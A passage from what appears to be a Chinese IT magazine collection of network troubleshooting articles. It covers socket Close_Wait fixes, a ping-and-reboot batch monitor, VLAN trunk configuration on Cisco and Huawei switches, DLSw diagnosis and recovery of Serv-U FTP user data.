根据以上分析和排查，故障原因是电信网关服务器上做了两个 Loopback 地址，即两个网关地址，目的就是起到备份的作用。而这两个网关并没有在同一个网段，按 BD7208 路由器的处理机制，只会对电信网关服务器上所属同一网段的 61.178.180.1 的网关地址进行响应，而当电信网关服务器的 ARP 缓存老化时间先到之后，和路由器非同一网段的 125.75.234.1 发送 ARP 请求时，按路由器的安全处理机制就不会对它进行响应，结果双向通信建立不起来，导致互联网中断。

最后电信局网管员关闭了网关服务器上的 Loopback 地址（125.75.234.1），让其不再发送 ARP Request 报文，问题随即得到解决。

## Mail 停止服务之谜

前几天看了一篇关于 Close\_Wait 状态分析的文章，深受启发。联想起 2007 年 11 月我们公司 Mail 服务器也是出现了类似的现象，当时根据系统日志查出 Close\_Wait 也是有很多，大概有上千个。根据文章的提示我做了一些改善，应用到我们公司的 Mail 服务器上，终于解决了以前悬而未

解的问题。

## 邮件服务器突然罢工

去年 11 月，我公司的邮件服务器突然停止服务了，开始是几个同事不能发送和接收邮件，发送、接收邮件多的同

北京 胡顺良



事问题出现得比较早，没有发送和接收邮件的同事仍然可以登录到邮件服务器上。过了大概四五个小时，所有的用户都不能登录了。我们的邮件系统是韩国 Kebi 公司开发的，我不懂韩文，更没有该系统的文档，怎么办呢？

通过 SSH 远程登录到服务器上，查看了所有的配置文件，都没有发现异常。查了系统日志还有该 Mail 的软件日志，虽然找到了几个问题，修正后还是不能启动邮件服务，但是 HTTP 服务、MySQL 等都正常。

后来在日志中发现 Close\_Wait 的进程有 3 个，Socket 连接处于 Close\_Wait 状态的有 1000 多个。然后去查阅配置文件发现，该连接数远远大于设置的数量。当时虽然也发现了这些问题，但是没有从协议等角度去分析，后来把所有的配置文件都做了检查，停止了所有服务，重新启动所有服务，修改了诸多参数，问题暂时得到解决。但是过了没多久，又出现了类似的故障。

## 原理分析

那么为什么 Socket 连接处于 Close\_Wait 状态，怎么样才能避免类似问题出现呢？我们知道，Socket Client 本来应该在一个 Socket 长连接上持续不断地向 Server 发送数据，如果 Socket 连接断开，那么程序会自动不断地重新建立连接。如果没有让 Socket 客户端停止连接，那么就会使得连接数量越来越多，以至于在某个时间达到上限，占用了大量的系统资源。

那么它们为什么会都处在 Close\_Wait 状态呢？从 Close\_Wait 状态的生成原因我们知道，如果用户的 Client 程序处于 Close\_Wait 状态，那么说明套接字是被动关闭的。如果是 Server 端主动关闭当前连接，那么双方关闭这个 TCP 连接共需要 4 个 Packet，如图 1 所示。




图 1a 客户机与服务器传输结构




图 1b Server 处于 FIN\_WAIT\_2，程序为 Close\_Wait 状态




图 1c Client 发送 FIN 给 Server Client 为 LAST\_ACK 状态

Server 端回应了 ACK，那么 Client 端的套接字才会真正置为 Close 状态。Client 端处于 Close\_Wait 状态，而不是 LAST\_ACK 状态，说明还没有发 FIN 给 Server，那么可能是在关闭连接之前还有许多数据要发送或者其他事要做，导致没有发送 FIN Packet。

为什么有数千个连接都处于这个状态呢？难道那段时间内 Server 端总是主动拆除与 Client 端的连接吗？

通过以上连接过程的分析，我们终于接近了问题的产生本质，既然如此，我们可以想办法防止类似情况发生。

## 解决方案

首先，我们要防止在连接过程中不断开辟新的端口，这可以通过设置 SO\_REUSEADDR 套接字选项做到。我们猜想重用本地地址和端口以前总是一个端口不行，于是就换一个端口，所以导致让数千个端口进入 Close\_Wait 状态。为了预防此种情况发生，只要增加一个限定，使得当前端口处于 Close\_Wait 状态。在调用 sockConnected = socket(AF\_INET, SOCK\_STREAM, 0); 之后，我们要设置该套接字的选项来重用：

```
int nREUSEADDR = 1;
setsockopt(sockConnected,
    SOL_SOCKET,
    SO_REUSEADDR,
    (const char*)&nREUSEADDR,
    sizeof(int)); // 允许重用本地地址和端口，好处是即使
Socket 断了，调用前面的 Socket 函数也不会占用另一个端口，而是
始终是占用一个端口，防止 Socket 始终连接不上。
```

如果 Server 端关闭或者退出，造成本地地址和端口都处于 Time\_Wait 状态，那么 SO\_REUSEADDR 就显得非常有用。这样就不会开辟新的端口而占用新的端口。

另外，我们要设置 SO\_LINGER 套接字关闭方式。LINGER 是“拖延”的意思。在 Windows 2000 默认情况下，SO\_DONTLINGER 套接字值为 1；SO\_LINGER 选项是：linger 为 {l\_onoff: 0, l\_linger: 0}。如果在发送数据的过程中，send() 还有数据没发送而调用了 closesocket()，以前我们一般采取的措施是“从容关闭”，因为在退出服务或者每次重新建立 socket 之前，都会先调用：

```
Shutdown(sockConnected, SD_BOTH);
// 先将双向的连接关闭。
Closesocket(sockConnected);
//每次建立 Socket 连接前，先把旧连接关闭。
```

我们设 SO\_LINGER 为 0（linger 结构中的 l\_onoff 域设为非 0，但 l\_linger 为 0），不论是否有数据未发送或未被确认，都不用担心 closesocket 调用进入“锁定”状态。这种关闭方式称为“强行关闭”，因为套接字的 PVC 立即被复位，尚未发出的所有数据都会丢失。在远端的 recv() 调用都会失败，并返回 WSAECONNRESET 错误。在 Connect 成功建立连接之后设置：

```
linger m_sLinger;  
m_sLinger.l_onoff = 1; // (在 closesocket()调用时,但是还有数  
据没发送完的时候容许逗留)  
m_sLinger.l_linger = 0; // (容许逗留的时间为 0 秒)  
setsockopt (sockConnected,  
SOL_SOCKET,  
SO_LINGER,  
(const char*)&m_sLinger,  
Sizeof (linger) );
```

经过以上的操作，我们从技术上最大程度地减小了 Close\_Wait 状态冻结再次出现的概率，使影响降到最小。当

然，我们还是希望那个重用套接字选项能够使得下一次重新建立连接时可以把 Close\_Wait 状态踢掉。

## 经验总结

从以上我们的原理分析到解决方案的一步一步提出，我们在以后的日志分析过程中，应该注重从网络协议的产生过程，或者是程序的会话过程找解决办法，抓住日志中的关键 error，从现象到本质去分析深入研究，才能彻底解决问题。

## 批处理监控网站

河北廊坊电子信息工程学校 姚秋芳

为了架设网站，前一段时间我们购买了一个 VPS，安装了 Windows 2003+IIS6 来承载 Web 站点。VPS 意为虚拟专用服务器，就是利用虚拟服务器软件在一台物理服务器上创建多个相互隔离的小服务器。这些小服务器本身就有自己的操作系统，它们的运行和管理与独立服务器完全相同，在应用层面上和真实的硬件服务器没什么差别。

本文的重点不是介绍 VPS，只是接下来所要讨论的问题是在这样的环境下发生的，所以这里简单地介绍一下。

### 手动解决网站异常中断

采用 VPS 架站后，系统出现了一种奇怪的现象，每隔几天网站总是莫名其妙地停掉，而且网站停止之后也无法使用远程桌面连接来登录服务器进行管理，ping 服务器的 IP 地址也无法 ping 通，所以只好联系 VPS 提供商。提供商从 VPS 管理端查看，却显示该 VPS 运行状态正常。

这就奇怪了，VPS 正常运行，但是网络却不通，而同一台机器上其他 VPS 联网正常，所以排除机房网络故障的可能。供应商采取的解决办法就是在管理界面下强行终止出问题的 VPS 进程，然后再重新启动这个 VPS，VPS 手动重启后，问题消失。

虽然这种故障可以用这种简单的方法解决，但是每次发生这种现象都要联系 VPS 的供应商，非常麻烦。于是就想，是否能让系统自动解决这个问题呢？

### 自动解决故障方案

带着前面的疑问，我们开始思考。既然发生问题时系统依然运行，只是联网方面出现故障，而重新启动后即可恢复正常，那么自然会想到，能不能用一个程序来监测系统网络状况并做出相应处理呢？让这个程序一旦发现网络故障就去执行重新启动系统的指令，这样故障发生的时候，系统就可以自动重启将故障排除了。

思路清晰了，但用什么方式来实现呢？最直观地来看，既然网络发生故障的时候我们就需要重新启动系统，那么判断网络何时处于故障状态就成了首要问题。

网络故障典型的表现就是网络不通，也就是网卡无法成功发送或接收数据包，进而体现到 ping 某个外网的 IP 或服务器本身的 IP 得不到回应，即无法 ping 通。我们若想对网络进行监测，就可以采用 ping 命令来 ping 这台服务器的 IP 地址。假设 IP 地址为 211.147.214.100，一旦 ping 不通的时候，则认为网络发生了故障。

但程序采取何种方法来判断服务器的 IP 是否可以 ping 通的呢？我们可以对 ping 命令的返回数据进行判断，因为网络正常和网络故障时，ping 命令的返回结果是不同的。一个 IP 如果可以 ping 通，那么会返回类似这样的数据信息：“Reply from 211.147.214.100: bytes=32 TTL=28ms TTL=110”，如果不能则会根据问题的不同显示“Request timed out.”或其他信息，如图 1 所示。



图 1 ping 时的返回信息

通过比较不同的返回信息，我们得出的结论就是：可以把 ping 命令的返回信息中是否含有某一特定的字符串作为判断网络状态的标志，这个特定的字符串我们称之为“特征

字符串”。比如 ping 服务器的 IP 地址得到的返回信息里面如果含有“Reply from”、“bytes”、“time”、“TTL”等特征字符串，则表明可以 ping 通，进而断定网络无故障。特征字符串的选择一定要仔细，一定要有唯一性。这个例子里，我们选择字符串“TTL”，如果选择“bytes”或“time”作为特征字符串，将不会得到正确的结果，因为在 ping 不通的时候，ping 命令的返回信息中可能会含有“Pinging 211.147.214.100 with 32 bytes of data: Request timed out.”这样的字符串，它也包含字符串“bytes”和“time”。

接下来要做的就是如何获取这个返回信息，并判断是否含有我们选定的特征字符串了。实现这个功能我们可以借助管道操作符“|”和 find 命令，在批处理里面，这个语句可以这样写“ping 211.147.214.100 | find “TTL””。

解释一下这个语句中管道操作符“|”的作用。熟悉 DOS 的朋友都知道，管道操作符的作用就是把它前面命令的输出信息作为后面命令的输入，也就是把 ping 的返回信息作为 find 命令的输入，从而用 find 命令实现在返回字符串中查找“TTL”的目的。

现在又出现一个新的问题，我们用 find 命令对字符串进行了查找，那么通过什么来知道是否找到了我们期望中的字符串呢？这就需要用到一个环境变量 ERRORLEVEL。ERRORLEVEL 是 DOS 命令中常用的系统环境变量，它记载了上一条命令的返回值，也就是返回上一条命令的错误代码，通常用非零值表示错误。

既然如此，我们就可以在接下来的一条语句中判断 ERRORLEVEL 的值是不是“0”来确定 find 命令是否成功地找到了我们设定的特征字符串“TTL”，这条判断语句可以这样写：

“if %ERRORLEVEL%==0 goto reping”（引用系统的环境变量需要用百分号括起来）

goto 语句后面的 reping 为行标，如果 ERRORLEVEL 为“0”，则说明网络无故障，跳转到 reping 行继续执行。reping 行在程序的最开始，从而实现在网络处于非故障状态时判断语句会循环地执行，一直到故障发生。find 命令找不到 ping 命令返回信息中的特征字符串，ERRORLEVEL 变为非零值，结束循环，执行接下来的语句如“shutdown -r”来重新启动系统。

至此程序的主体思路已经明确，我们还要对程序进行一下完善。首先，ping 命令默认每次发出 4 个数据包，不方便判断，我们每次只让它发送一个就行，可以使用 ping 命令的参数 -n 来设置。另外一个需要完善的地方就是 ping 命令的执行频率，一直不停地执行 ping 命令没太大必要，而且也显得浪费系统资源。我们可以让它每隔一段时间执行一次，比如 10 秒，并用连续 3 次 ping 命令的失败作为我们判定系统网络故障的依据，所以这里还需要写一个延时程序。

延时程序的写法有很多种，我们用比较标准的方法，即使用 Wscript 组件 Sleep 的方法来实现。把“Wscript.Sleep

Wscript.Arguments(0) \* 1000”写入一个文本文件，并将这个文件改名为 Delay.vbs，如图 2 所示。




图2 延时程序

这样就创建了一个可以指定延时参数的脚本文件，需要延时的时候我们调用这个文件就可以了。其中 Wscript.Arguments(0) 指的是我们调用这个 VBS 文件时传过来的参数，Wscript 的 Sleep 方法是以毫秒为单位来计算延时时间的，所以我们把 Wscript.Arguments(0) 乘以一个 1000，就等于所要延时的秒数了。

最后，我们还需要做一个简单的日志功能，就是如果出现网络故障，在执行重新启动系统之前，把故障时间加以记录。日志功能可以用显示时间和日期的命令配合输出重定向的操作符完成，如记录日期的命令可以这样写“date /t >> log.txt”。

现在程序已经算是比较完善了，最后我们把这个批处理文件放入系统的启动文件夹中，让系统启动后自动运行。当然，您也可以在注册表中相应的地方写入一个键值来实现系统启动时加载这个程序，至于怎样修改注册表来实现这个功能请查阅相关的技术文章。

## 批处理监控网站程序

现在我们来看一下完整的程序，为方便理解，每条语句后面都在括号中进行了解释，在实际操作时请大家将其删掉，程序如下。

```
@echo off
（关闭回显，测试的时候可以不用写这条语句，以便查看程序的返回结果）

:reping
（程序开始处设置行标，以便后面的 if 语句通过判断 ERRORLEVEL 为 0 时跳转到这里，实现程序的循环执行）
Delay.vbs 10
（以 10 作为参数调用 Delay.vbs 实现延时 10 秒）
ping -n 1 211.147.214.100 | find "TTL"
（发送一个数据包来 ping 目标地址，并在返回值中查找特征字符串“TTL”）
if %ERRORLEVEL%==0 goto reping
（如果返回值里含有特征字符串，说明网络正常，跳转到程序开始处，循环执行监测过程。如果上面的语句得到的 ERRORLEVEL 值不是 0，则说明没有 ping 通，可能是网络故障。但为了排除是偶然因素造成的网络端时间故障，继续执行后面的两次延时判断）
Delay.vbs 10
ping -n 1 211.147.214.100 | find "TTL"
if %ERRORLEVEL%==0 goto reping
Delay.vbs 10
ping -n 1 211.147.214.100 | find "TTL"
if %ERRORLEVEL%==0 goto reping
```



（如果连续三次延时判断都表明网络不通，则理解为确实发生故障，开始记录故障时间并执行重启命令）

```
date /t >> log.txt
```

（用 date /t 命令显示日期，并将输出结果用重定向操作符追加到 log.txt 文件中，实现对当前日期的记录）

```
time /t >> log.txt
```

（同上，用 time /t 命令结合重定向操作符记录时间）

```
shutdown -r
```

（利用 shutdown 命令和 -r 参数实现关闭并重新启动系统）

最后把程序代码放到一个 .bat 的文件中，这里我们命名为 Doping.bat，如图 3 所示。



图 3 批处理程序

### 注意

批处理文件的命名不要和您系统内的其他命令文件重名，以免执行的时候引起混乱。将 Doping.bat 和前面建立的延时脚本文件 Delay.vbs 放到同一个目录里面，您也可以先建立一个空日志文件 Log.txt，这里为了讲解方便，把它们放在了 C 盘根目录下，如图 4 所示。



图 4 批处理文件与延时文件放在 C 盘

至此一切准备就绪，赶紧在本机上测试一下我们的程序。打开一个命令窗口，切换到 C 盘根目录，执行 Doping.bat。我们看到批处理已经开始执行，每隔 10 秒就会 ping 一下指定的 IP 地址，如果批处理没有用 @echo off 语句关闭回显，就可以在命令行窗口看到每一个步骤的执

行结果。

现在试着拔掉网线或断开网络，会看见 3 次获取 ping 命令返回信息中的特征字符串“TTL”失败后，程序自动向日志文件中写入时间信息，并执行了重启命令，如图 5 所示。



图 5 对批处理程序进行测试

系统重启后我们查看日志文件 Log.txt，里面已经记录了上次故障发生的时间，如图 6 所示。




图 6 日志文件记录

至此大功告成，看着自己一步步打造出来的批处理监控程序是不是很有成就感呀！

## 总结

批处理程序的功能非常强大，以上只是运用了循环延时方法做了一个对网络进行监控的程序，您也可以依照自己的喜好对这个程序进行改进，或者用这个思路做一些系统其他方面的监控。

## 死机真凶竟是网卡

单位一终端预装系统为 Windows XP，某天计算机启动到滚动条，滚动了三四圈就死机了。重启，故障依然，按住【F8】键，选择高级启动选项菜单中的“最后一次正确的配

河北冀州中学 韩玉珍

置”选项，系统仍旧启动到滚动条就死机。如果选择“带网络连接的安全模式”也无法正常启动计算机。



## 安全模式探究竟

既然无法使用“最后一次正确的配置”正常进入系统，那就先进入安全模式看看究竟。还不错，安全模式可以正常进入。笔者对计算机进行杀毒，没有出现毒发身亡的迹象。接下来进入控制面板中，选择“系统”中的“设备管理器”标签，查看各硬件驱动程序的安装情况，驱动程序也没有什么异样。

## 系统重装找原因

会不会是用户在使用过程中误删了什么系统文件造成的呢？找出 Ghost 程序重启机器，光盘安装，短时间的等待过后，竟然出现了安装错误。莫非是镜像文件不太稳定？找来 Windows XP 安装盘，数次重启过后，熟悉的桌面出来了。正要设置网络属性，没想到又死机了。重启，又停留在滚动条处不动了。

## 换块网卡排故障

忽然想到最开始选择“带网络连接的安全模式”也无法启动的问题，那么是不是网卡或者插槽有问题呢？网卡拔下，重装系统，竟然顺利启动了。

系统没有问题了，接下来将拔出的网卡换个插槽，重

启，熟悉的桌面出来了，右下角开始出现发现新硬件的提示“发现以太网控制器”，发现该型号的网卡。正在安装驱动，问题又出现了，“网卡驱动程序无法安装，该硬件拒绝访问。”笔者顿悟，问题肯定是出在网卡身上。从机房迅速找来一个旧网卡，插上去重启计算机，竟然正常启动，接下来硬件找到，顺利安装并且可以正常使用了！又过了一会，系统没有任何问题了。设置好网络属性，顺利完成任务。

## 排障后记

对于整天跟计算机和网络打交道的同行们来讲，大家都知道，网络和计算机的问题常常是层出不穷，说不定哪天就会出现一个莫名奇妙的问题。基于笔者遇到的这个问题，笔者就在网上进行了搜索，发现很多人都遇到过这样的问题，但是原因却各有不同。笔者今天是因为网卡导致死机，换个网卡就起死回生了，网上还有的朋友是因为主板电容漏电、内存、兼容性、主板跟机箱的接触导电导致主板不能正常工作等。该文写出来仅起个抛砖引玉的作用，如果哪天您的计算机忽然死机，给您提供一个让计算机启动的排障思路吧。

## 排除 VLAN 中 Trunk 配置故障

Trunk（以下称干道）是连接两台交换机提供网络流量传输的物理或逻辑链路。干道技术绑定多条虚拟链路在一条实际的物理线路上，允许交换机之间的多个 VLAN 可以传递数据流量。通俗地说，干道就像一条连接两个城市的高速公路一样，从一个城市的不同地方到另一个城市不同目的地的车都可以通过这条高速公路到达目的地。

干道技术在一条物理线路上让来自多个 VLAN 的数据通过，那么，交换机如何识别这些从一个端口来的多个 VLAN 的数据帧呢？为了实现一条单一的物理线路上传递多个 VLAN 数据的目的，每一个通过干道传输的数据帧都要被标记上 VLAN ID，以使接收这个数据帧的交换机知道这个数据帧是由属于哪个 VLAN 的主机发送的。干道技术的优点包括：

（1）干道中使用标记技术能够控制网络的广播和应用程序的数据流量，但又不影响网络 and 应用程序的正常工作。

（2）干道可以提供负载均衡能力及系统容错。干道可以实时平衡各个交换机端口和服务器接口的流量，一旦某个端口出现故障，它会自动把故障端口从 Trunk 组

中撤销，进而重新分配各个 Trunk 端口的流量，实现系统容错。

（3）干道可以在不同的交换机之间连接多个 VLAN，可以将 VLAN 扩展到整个网络中。

（4）干道可以捆绑任何相关的端口，也可以随时取消设置，干道端口默认情况下允许所有 VLAN 的通信，这样提高了端口使用的灵活性。

下面介绍 Catalyst 2950 和 QUIDWAY S3100-SI 交换机的干道配置方法。

## 思科 Catalyst 2950 交换机干道配置

### 1. 组网需求

（1）Switch A、Switch B 为 Catalyst2905 交换机。

（2）Switch A 和 Switch B 的端口 Fa0/3 和 Fa0/4 分别与主机 1、2、3、4 相连，并分别属于 VLAN2 和 VLAN3。

（3）Switch A 和 Switch B 的端口 Fa0/2 互连，Switch A 的端口 Fa0/2 与路由器 A 的 Fa0/0 相连。

（4）要求主机 1、2、3、4 分别属于 VLAN2 和 VLAN3，VLAN 之间能互相访问。

福建漳州 黄永生

## 2. 配置步骤

(1) 第一步：交换机上添加 VLAN2 和 VLAN3

```
SwitchA#vlan database
SwitchA (vlan) #vlan2
SwitchA (vlan) #vlan3
```

(2) 第二步：把端口 Fa0/3 分配给 VLAN3，把端口 Fa0/4 分配给 VLAN2

```
SwitchA#conf t
SwitchA (config) #int Fa0/3
SwitchA (config-if) #switchport mode access
SwitchA (config-if) #switchport access vlan 3
SwitchA (config) #int Fa0/4
SwitchA (config-if) #switchport mode access
SwitchA (config-if) #switchport access vlan 2
```

(3) 第三步：在交换机 A 的 Fa0/1 和 Fa0/2 端口封装干道

```
SwitchA (config) #int Fa0/1
SwitchA (config-if) #switchport mode trunk
SwitchA (config) #int Fa0/2
SwitchA (config-if) #switchport mode trunk
```

(4) 第四步：在交换机 B 上的配置与交换机 A 相同

(5) 第五步：在路由器 A 上配置子接口，并分别配置 IP 地址

```
RouterA (config) #int Fa0/0
RouterA (config-if) #full duplex #端口配置为全双工模式#
RouterA (config) #int Fa0/0.1
RouterA (conf-subif) #ip addr 192.168.1.1 255.255.255.0
RouterA (config) #int Fa0/0.2
RouterA (conf-subif) #ip addr 192.168.2.1 255.255.255.0
```

完成上述配置后，还要在主机 1 和主机 3 上添加默认网关 192.168.1.1，在主机 2 和主机 4 上添加默认网关 192.168.2.1，这样 VLAN2 和 VLAN3 中的主机就可以互相访问了。

## 华为 S3100-SI 交换机干道配置

### 1. 组网需求

(1) Switch A、Switch B、Switch C 为 S3100-SI 交换机。

(2) Switch A 和 Switch C 的端口 Ethernet1/0/1 分别与两侧的用户网络相连。

(3) Switch B 只允许 VLAN 10 的报文通过。

(4) 要求 Switch A 和 Switch C 所连接的用户网络之间能够互通非 VLAN 10 的报文。

### 2. 配置步骤

在图 2 中，Switch A 和 Switch C 的配置完全相同，以下仅以 Switch A 和 Switch B 上的配置为例。

(1) 第一步：在 Switch A 上配置 VLAN10，并配置 Switch A 的端口 Ethernet1/0/2 为 Trunk 端口，属于 VLAN 10。

```
<SwitchA> system-view
[SwitchA] vlan 10
[SwitchA-vlan10] quit
[SwitchA] interface Ethernet 1/0/2
[SwitchA-Ethernet1/0/2] port link-type trunk
[SwitchA-Ethernet1/0/2] port trunk permit vlan 10
```

(2) 第二步：配置 Switch A 的端口 Ethernet1/0/1 所接终端 PC1 属于 VLAN 10。

```
[SwitchA-Ethernet1/0/2] quit
[SwitchA] interface Ethernet1/0/1
[SwitchA-Ethernet1/0/1] port access vlan 10
[SwitchA-Ethernet1/0/1] vlan-vpn enable
[SwitchA-Ethernet1/0/1] quit
```

(3) 第三步：在 Switch B 上配置 VLAN10 网络号，将 Switch B 的端口 Ethernet1/0/1 和 Ethernet1/0/2 配置为 Trunk 端口，且都属于 VLAN 10。

```
<SwitchB> system-view
[SwitchB] vlan 10
[SwitchB-vlan10] quit
[SwitchB] interface Ethernet 1/0/1
[SwitchB-Ethernet1/0/1] port link-type trunk
[SwitchB-Ethernet1/0/1] port trunk permit vlan 10
[SwitchB-Ethernet1/0/1] quit
[SwitchB] interface Ethernet 1/0/2
[SwitchB-Ethernet1/0/2] port link-type trunk
[SwitchB-Ethernet1/0/2] port trunk permit vlan 10
```

在 Switch C 上做与 Switch A 相同的配置，就可能实现 Switch B 只允许 VLAN 10 的报文通过，并且 Switch A 和 Switch C 所连接的用户网络之间能够收到对端发来的数据包。实现了在一条实际的物理线路上，允许多个 VLAN 在交换机之间的数据传递。

## 常见干道配置故障

1. 故障 1：交换机与交换机或交换机与路由器之间无法建立干道。

(1) 在交换机和路由器上使用 show interface（华为系列交换机和路由器使用的命令格式为 display interface，与思科命令有所不同）命令检查互连端口是否存在硬件故障。

(2) 在交换机上使用 show int status 命令或在路由器上使用 show interface 命令观察干道两端接口速率、链路类型和全双工模式是否匹配。如果接口速率、链路类型、全双工模式中有一项参数不匹配，也会造成干道无法建立，此时应调整干道两端的上述参数，使参数一致即可。

(3) 当交换机建立的干道子网与路由器相连时，我们还可以通过在路由器上使用 show interface（display

interface) 或 show running-config (display running-config) 命令，观察与路由器相连的子接口上是否正确配置了封装方式、VLAN 号、IP 地址和子网掩码等。

(4) 使用 show version 命令检查路由器的 IOS 版本信息，查询该版本的 IOS 是否支持干道技术。

(5) 检查配置命令是否正确。

(6) 检查干道端口模式是否匹配。干道端口模式通常有开启、关闭、主动自动、被动自动、协商 5 种状态。

### 2. 故障 2：在交换机或路由器上建立的干道不起作用。

(1) 检查干道两端允许通过的 VLAN 号设置是否一致。比如在干道的一端允许 VLAN10 通过，而另一端不允许，此时干道就不起作用。

(2) 检查干道两端使用的封装协议是否相同。比如在干道一端使用的是 Cisco 系列交换机，干道端口封装的是 Cisco 特有的 ISL 协议，另一端使用的是其他交换机封装的 802.1Q 协议，这样，创建的干道因两端使用协议不匹配，干道也不能发挥作用。

(3) 检查 VLAN 名字是否正确，比如相同的 VLAN 名字被分配给了不同交换机上的不同的 VLAN，这样 VLAN 名字不同，干道也不起作用。解决办法是将两个 VLAN 删除，使用该名字重新建立一个新的 VLAN。

### 3. 故障 3：华为交换机配置端口的默认 VLAN ID 不成功。

(1) 使用 display interface 或 display port 命令检查该端口是否为 Trunk 端口或 Hybrid 端口。如果不是，则应先将其配置成 Trunk 端口或 Hybrid 端口。

(2) 重新配置默认 VLAN ID。

#### 注意

华为交换机以太网端口链路类型有 Access、Hybrid 和 Trunk 3 种，其中 Hybrid 端口和 Trunk 端口属于多个

VLAN，所以需要设置默认 VLAN ID。如果设置了端口的默认 VLAN ID，当端口接收到不带 VLAN Tag 的报文后，则将报文转发到属于默认 VLAN 的端口；当端口发送带有 VLAN Tag 的报文时，如果该报文的 VLAN ID 与端口默认的 VLAN ID 相同，则系统将去掉报文的 VLAN Tag，然后再发送该报文。在一台以太网交换机上，Trunk 端口和 Hybrid 端口不能同时被设置，Hybrid 端口和 Trunk 端口的不同之处在于 Hybrid 端口可以允许多个 VLAN 的报文发送时不打标签，而 Trunk 端口只允许默认 VLAN 的报文发送时不打标签。

### 干道的端口模式

开启状态 (on)：该模式使端口进入永久干道模式，该端口成为干道端口，而不管对方端口是否同意。此状态不支持协商封装类型，封装类型要手动配置。

关闭状态 (off)：这个模式使端口进入永久非干道模式，同时协商将该链路置为非干道状态，而不管对方端口是否同意。

主动自动 (desirable)：这个模式的端口试图转换链路为干道。如果对方端口为开启、主动自动、被动自动这 3 种模式之一，则链路成为干道，该端口成为干道端口。

被动自动 (auto)：这个模式的端口试图转换为干道。如果对方端口为开启或主动自动模式，则链路成为干道，该端口成为干道端口。这个模式是快速以太网端口和千兆以太网端口的默认模式。但是，如果链路两端的端口都是该模式，则链路不能成为干道，因为它是被动自动模式，不去主动和对方协商。

协商 (nonegotiate)：该模式使端口进入永久干道模式，但是不和对方端口协商。对方端口如果是自动模式，则链路不能成为干道。对方端口必须为开启模式，链路才可以成为干道。

## ◆ 诊断 H3C 路由器 DLSw 故障

在许多金融机构比如银行等单位中，大量使用着 DLSw (Data Link Switch) 协议用于 SNA 服务及 ATM 应用。DLSw 的正常通信需要参与通信的两个 SNA 设备和两台运行 DLSw 的路由器之间能够很好地配合，任何两点之间配合有问题都可能导致连接失败。DLSw 常见网络拓扑如图 1 所示。



图 1 DLSw 常见网络拓扑结构

## 故障之一：无法建立 TCP 通道，display dlsw remote 时显示状态是 disconnect。

建立 TCP 连接是 DLSw 连接成功的第一步，如果不能建立 TCP 连接，是两个路由器之间的问题，一般是 IP 路由配置有问题。可以用带源地址的 ping 命令检查 Remote 的 IP 地址是否是可达的，也可使用 display ip routing-table 检查是否有到达该网段的路由。当双方都建立了正确的路由后，就能够建立 TCP 连接。

## 故障之二：无法正确建立 Circuit，display dlsw circuit 时，虚电路无法达到 connected 状态。

不能建立 Circuit 的原因有很多。首先要确保对端的 TCP 通道建立成功。当 TCP 连接能够成功建立，而无法建立 Circuit 时，一般是路由器和 SNA 设备之间配合有问题，主要是 SDLC 配置有问题。

首先打开 SDLC 调试开关，观察 SDLC 接口是否能够正常地收发报文，通过 display interface 命令可以观察接口上收发报文的情况。如果不能正确收发报文，一般

是接口的编码方式、波特率或时钟配置有问题。一般可以通过修改路由器的接口配置参数或调整 SDLC 设备的配置参数解决。

如果报文收发正确，检查 PU 类型的配置是否正确。可以用 sdlc xid 命令来配置 XID，改变对 PU 类型的设置。

如果报文收发正确，就用 display dlsw circuit verbose 命令检查，看虚电路能否进入 CIRCUIT\_EST 状态。如果一直不能达到 CIRCUIT\_EST，说明配置的虚 MAC 地址和 Remote 配合有问题。一般可以通过修改 sdlc mac-map remote 等配置参数解决。

如果 Circuit 可以达到 CIRCUIT\_EST 状态，但不能达到 connected 状态，说明路由器的 SDLC 的配置和 SNA 设备之间的配置不匹配，检查两端的 SDLC 设备的配置和路由器的配置，如 SNA 设备的 XID 是否配置正确（PU2.1），路由器的 XID 配置是否正确（PU2.0）。如果配置没有问题，检查 SDLC 主设备一端（如 AS/400 或 S390）的 SDLC 线路是否激活。有时需要手工激活 SDLC 线路才能通信。

## 挽救 Serv-U 中用户资料

邵阳医学院网中心 杜致远

Serv-U 是非常好的 FTP 服务器软件，它设置简单，功能强大，性能稳定。有了它，您就可以建立自己的 FTP 服务器了。对于 Serv-U 需要用户不断更新版本，升级过程中需要对用户资料进行备份，但 Serv-U 不提供用户资料备份功能，更新版本就可能出现用户资料丢失的情况。

### 升级失败

周一上班例行打开服务器监视器查看一下运行情况，提示有补丁需要安装，单击运行等待十几分钟后，系统提示安装成功需要重新启动，单击【确定】按钮后重启。

重启后发现，Serv-U 不能启动，打开 Windows 日志文件，提示“由于下列错误，Serv-U FTP Server 服务启动失败：系统找不到指定的路径”。单击 Serv-U 系统管理员发现里面没有任何信息，那么肯定是 FTP 出问题了。

先找到该文件安装目录将整个目录备份下来，准备重新安装一下 Serv-U 软件。找到原来 Serv-U 5.2 版本安装，安装结束时提示有病毒。选择清除病毒后，还是出现跟以前相同的情况，Serv-U 不能启动。再安装一次选择忽略病毒，但问题依旧。看样子这个版本不行，只有升级版本。

### 手动找回用户资料

下载最新版本为 6.4.0.2，安装后一切正常，Serv-U 可以启动了。但这么多的用户资料如何迁移过来呢，手工输入工

作量太大了，许多记录资料（如密码）用户也可能修改了。没有查找到可参考的资料，只好自己动手解决。

研究一下安装目录里面的文件，采用时间排序，发现有两个文件是今天创建的，其他的文件都是以前的日期，这两个文件是 ServUadmin.ini 和 ServUDaemon.ini。用记事本打开两文件后，发现 ServUDaemon.ini 记录的是该服务器用户基本信息，如图 1 所示，[GLOBAL]里设置的为注册信息，[DOMAINS]记录服务器域配置情况，[Domain1]记录用户 FTP 信息。



图 1 服务器用户基本信息

现将 Serv-U 停止后，找到并打开备份文件 ServUDaemon.ini，将 [Domain1] 后面内容全部复制到升级后 ServUDaemon.ini 文件 [Domain1] 后面。[DOMAINS]中的内容也需要复制过程。



